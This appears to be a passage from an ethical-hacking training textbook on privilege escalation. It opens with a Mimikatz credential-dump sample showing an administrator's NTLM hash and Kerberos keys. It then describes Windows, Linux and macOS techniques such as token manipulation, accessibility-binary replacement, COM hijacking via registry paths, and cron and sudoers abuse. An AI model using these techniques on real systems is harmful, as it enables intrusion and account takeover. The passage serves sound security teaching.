Object Security ID   : S-1-5-21-2083413944-2693254119-1471166842-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 92937945b518814341de3f726500d4ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 903a19f0efb5ad3a3aa12c98a24174c3

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-JO5H5AOI24UAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da6cca86138818cc93fae2d97f349d9bbb09b6bfb941e0e1c510f8b14c97336e
      aes128_hmac       (4096) : e6a6350402f9df5ab73b67a3849585e8
      des_cbc_md5       (4096) : 97da20514ab991bf

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
```

Figure 6.124: Screenshot of Mimikatz




Other Privilege Escalation Techniques

Access Token Manipulation	- Windows uses access tokens to **determine the security context** of a process or thread - Attackers can obtain access tokens of other users or generate **spoofed tokens** to escalate privileges and perform malicious activities while evading detection
Parent PID Spoofing	- The appropriate PPID can be set to the process that is derived from the **SYSTEM** through system processes such as **svchost.exe** or **consent.exe** using the Windows UAC security feature - Attackers abuse these methods to bypass security mechanisms that **restrict process spawning** from the parent and maintain persistence to elevate their privileges
Application Shimming	- The Windows Application Compatibility Framework called Shim is used to **provide compatibility** between older and newer versions of Windows - Shims such as **RedirectEXE**, **injectDLL**, and **GetProcAddress** can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.
Filesystem Permission Weakness	- If the filesystem permissions of binaries are not properly set, an attacker can **replace the target binary** with a malicious file - If the process that is executing this binary has **higher-level permissions**, then the malicious binary is also executed with higher-level permissions
Path Interception	- Applications include many **weaknesses** and **misconfigurations** such as unquoted paths, path environment variable misconfiguration, and search order hijacking, which lead to path interception - Path interception helps an attacker **maintain persistence** on a system and **escalate privileges**



Other Privilege Escalation Techniques (Cont'd)

Abusing Accessibility Features	- Attackers create persistence and escalate privileges by embedding and **running malicious code** within Windows accessibility features - Attackers gain escalated privileges by replacing one of the accessibility features with **cmd.exe** or by **replacing binaries** in the registry to gain backdoor access
SID-History Injection	- The Windows Security Identifier (SID) is a **unique value assigned** to each user and group account issued by the domain controller at the time of creation - Attackers abuse this feature to **inject the SID value** of an administrator or equivalent account that has higher privileges into the compromised user account's SID-history
COM Hijacking	- The COM hijacking process involves tampering with **object references** or **replacing them** with malicious content in the **Windows registry** - When a user executes that commonly used object, the malicious code is automatically executed, allowing attackers to maintain persistence and escalate the privileges given to the object
Scheduled Tasks in Windows	- **Windows Task Scheduler**, along with utilities such as "at" and "schtasks," can be used to schedule programs that can be executed at a specific date and time - The attacker can use this technique to **execute malicious programs** at system startup, maintain persistence, perform remote execution, escalate privileges, etc.
Scheduled Tasks in Linux	- Linux utilizes "**cron**" or a "**crond**," an instruction-based utility, for automating task scheduling - Attackers escalate system privileges by making changes to the scripts executed by cron located at **/etc/crontab**



Other Privilege Escalation Techniques (Cont'd)

Launch Daemon

- **Launchd** is used in macOS boot up to complete the system initialization process by loading parameters for each launch-on-demand system-level daemon
- Daemons have **plists** that are linked to executables that run at start up
- The attacker can **alter the launch daemon's** executable to maintain persistence or to escalate privileges

Plist Modification


- **Plist files** in macOS describe when programs should execute, the executable file path, the program parameters, the required OS permissions, etc.
- Attackers alter plist files to **execute malicious code** on behalf of a legitimate user to escalate privileges

Setuid and Setgid

- In Linux and macOS, if an application uses **setuid** or **setgid** then the application will execute with the privileges of the owning user or group
- An attacker can **exploit the applications** with the setuid or setgid flags to execute malicious code with elevated privileges

Web Shell

- A Web shell is a **web-based script** that allows access to a web server
- Attackers create web shells to **inject malicious script** on a web server to maintain persistent access and escalate privileges



Other Privilege Escalation Techniques (Cont'd)

Abusing Sudo Rights

- Sudo is a UNIX and Linux based system utility that permits users to run commands as a **superuser** or root using the security privileges of another user
- Attackers can **overwrite the sudo configuration file**, `/etc/sudoers` with their own malicious file to escalate privileges

Abusing SUID and SGID Permissions

- SUID and SGID are **access permissions** given to a program file in Unix based systems
- Attackers can use executable commands with **SUID and SGID bits enabled** to escalate privileges

Kernel Exploits

- Kernel exploits are referred to as the programs the can exploit vulnerabilities present in the kernel to **execute arbitrary commands** or code with higher privileges
- Attackers can **attain superuser access** or root-level access to the target system by exploiting kernel vulnerabilities

Other Privilege Escalation Techniques

- **Access Token Manipulation**

  In Windows OSs, access tokens are used to determine the security context of a process or thread. These tokens include the access profile (identity and privileges) of a user associated with a process. After a user is authenticated, the system produces an access token. Every process the user executes makes use of this access token. The system verifies this access token when a process is accessing a secured object.

Any Windows user can modify these access tokens so that the process appears to belong to some other user than the one who started it. Then, the process acquires the security context of the new token. For example, Windows administrators have to log on as normal users and need to run their tools with admin privileges using token manipulation command “runas.” Attackers can exploit this to access the tokens of other users, or generate spoofed tokens, to escalate privileges and perform malicious activities while evading detection.

- **Parent PID Spoofing**

  Attackers attempt to bypass the internal process or service that tracks security measures and to escalate privileges by spoofing the parent process ID (PPID) of a recently added process. These new processes are derived directly from their parent if they are not specified precisely. An explicit specification can be made by providing a PPID for the new process via the **`CreateProcess`** API. Usually, this API call process consists of specific arguments to determine the particular PPID to be used. The appropriate PPID can be set to the process that is derived from the system through system processes such as **`svchost.exe`** or **`consent.exe`** using Windows User Account Control (UAC). Attackers abuse these methods to bypass security mechanisms that restrict process spawning from a parent, tools that analyze parent–child relationships, and maintain persistence to elevate their privileges.

- **Application Shimming**

  The Windows OSs use a Windows Application Compatibility Framework called shims to provide compatibility between the older and newer versions of Windows. For example, application shimming allows programs created for Windows XP to be compatible with Windows 11. Shims provide a buffer between the program and the OS. This buffer is referenced when a program is executed to verify whether the program requires access to the shim database. When a program needs to communicate with the OS, the shim database uses API hooking to redirect the code. All the shims installed by the default Windows installer (sbinst.exe) are stored at

  `%WINDIR%\AppPatch\sysmain.sdb`

  `hklm\software\microsoft\windows nt\currentversion\appcompatflags\installedsdb`

  Shims run in user mode, and they cannot modify the kernel. Some of these shims can be used to bypass UAC (RedirectEXE), inject malicious DLLs (InjectDLL), capture memory addresses (GetProcAddress), etc. An attacker can use these shims to perform different attacks including disabling Windows Defender, privilege escalation, installing backdoors, etc.

- **Filesystem Permission Weakness**

  Many processes in the Windows OSs execute binaries automatically as part of their functionality or to perform certain actions. If the filesystem permissions of these binaries are not set properly, then the target binary file may be replaced with a malicious file, and the actual process can execute it. If the process that is executing this binary has higher-level permissions, then the binary also executes under higher-level permissions, which may include SYSTEM. Attackers can exploit this technique to replace original binaries with malicious binaries to escalate privileges. Attackers use this technique to manipulate Windows service binaries and self-extracting installers.

- **Path Interception**

  Path interception is a method of placing an executable in a particular path in such a way that the application will execute it in place of the legitimate target. Attackers can exploit several flaws or misconfigurations to perform path interception like unquoted paths (service paths and shortcut paths), path environment variable misconfiguration, and search order hijacking. Path interception helps an attacker to maintain persistence on a system and escalate privileges.

- **Abusing Accessibility Features**

  Attackers create persistence and escalate privileges by embedding and running malicious code within Windows accessibility features. Accessibility features are activated using key combinations even before a user logs into a system. An attacker can manipulate these features to obtain backdoor access without logging into the system.

  In a Windows environment, these programs are stored at the location **`C:\Windows\System32\`** and can be launched by pressing specific keys during a system reboot. Attackers gain escalated privileges by replacing one of the accessibility features with **`cmd.exe`** or by replacing binaries in the registry to gain backdoor access when a key combination is pressed at the login screen. This technique allows attackers to obtain system-level access.

  The following are other accessibility features abused by attackers:

  - On-screen keyboard: **`C:\Windows\System32\osk.exe`**
  - Magnifier: **`C:\Windows\System32\Magnify.exe`**
  - Narrator: **`C:\Windows\System32\Narrator.exe`**
  - Display switcher: **`C:\Windows\System32\DisplaySwitch.exe`**
  - App switcher: **`C:\Windows\System32\AtBroker.exe`**
  - Sticky keys: **`C:\Windows\System32\sethc.exe`**

- **SID-History Injection**

  In Windows, Windows Security Identifier (SID) is a unique value assigned to each user and group accounts issued by the domain controller (DC) at the time of creation. These

AD accounts can store multiple SID values in the SID-history attribute, which are used when migrating the user from one domain to another.

Attackers abuse this feature to inject the SID value of an administrator or equivalent account containing higher privileges into the compromised user account’s SID-history attribute. This injection could elevate the user account privileges, using which the attacker can access restricted resources or remote systems. Attackers can also access other domain resources by performing further movement techniques such as remote services, SMB/Windows admin shares, or Windows remote management.

- **COM Hijacking**

  The Component Object Model (COM) is an interface module in Windows environments that enables a software component to interact with another software component’s code without being aware of their actual implementation. Attackers exploit COM objects by hijacking their valid references and adding their own references to infect the target system and achieve persistence. This process involves tampering or replacing object references with malicious content in Windows Registry. When a user executes that commonly used object, the malicious code is automatically executed, allowing attackers maintain persistence and escalate the privileges given to the object.

  Attackers might use the following techniques while performing COM hijacking:

  - By taking advantage of the registry loading process and creating a malicious user object under the **`HKEY_CURRENT_USER\Software\Classes\CLSID\`** registry, which is loaded by the system before loading the **`HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\`** registry
  - By interchanging existing DLLs or executable names with malicious payloads that will be executed when legitimate DLLs or executables are executed
  - By taking advantage of orphan requests made by the system components that are not yet defined in the registry, creating malicious COM objects for those requests in the **`HKEY_CURRENT_USER`** registry and mapping them to the malicious payloads hidden in the file system

- **Scheduled Tasks in Windows**

  Scheduled tasks allow users to perform routine tasks chosen for a computer automatically. Windows includes utilities such as **at** and **schtasks**. A user with administrator privileges can use these utilities in conjunction with Task Scheduler to schedule programs or scripts that can be executed at a particular date and time. If a user provides proper authentication, they can also schedule a task from a remote system using a Remote Procedure Call (RPC). An attacker can use this technique to execute malicious programs at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

- **Scheduled Tasks in Linux**

  Linux utilizes **cron** or a **crond**, an instruction-based utility, for automating task scheduling. Attackers abuse this utility for triggering a malicious payload when a specific task is scheduled to be executed. This scheduler assists users with administrator privileges in configuring **cron** and executing a monotonous **cron job** at a specific time. **cron** executes all the commands from the crontab file located at its root, **`/etc/crontab`**. Attackers escalate system privileges by making changes to the scripts executed by **cron** located at **`/etc/crontab`**. By modifying these scripts, attackers can force malicious scripts to be executed automatically during system reboot for gaining root privileges.

Command	**Description**
`crontab <Filename>`	Installs or modifies the crontab file
`crontab -l`	Displays currently running crontabs
`crontab -r`	Deletes the crontab file
crontab -r <Username>	Deletes the crontab of the specified user
`crontab -e`	Schedules software updates/modifies the crontab file of the current user
`crontab -u <Username> -e`	Modifies the crontab of the specified user

Table 6.12: List of cron commands

- **Launch Daemon**

  During the macOS booting process, launchd is executed to complete the system initialization process. Parameters for each launch-on-demand system-level daemon found in /System/Library/LaunchDaemons and /Library/LaunchDaemons are loaded using launchd. These daemons have property list files (plist) that are linked to executables that run at the time of booting. Attackers can create and install a new launch daemon, which can be configured to execute at boot-up time using launchd or launchctl to load plist into the relevant directories. The weak configurations allow an attacker to alter the existing launch daemon's executable to maintain persistence or to escalate privileges.

- **Plist Modification**

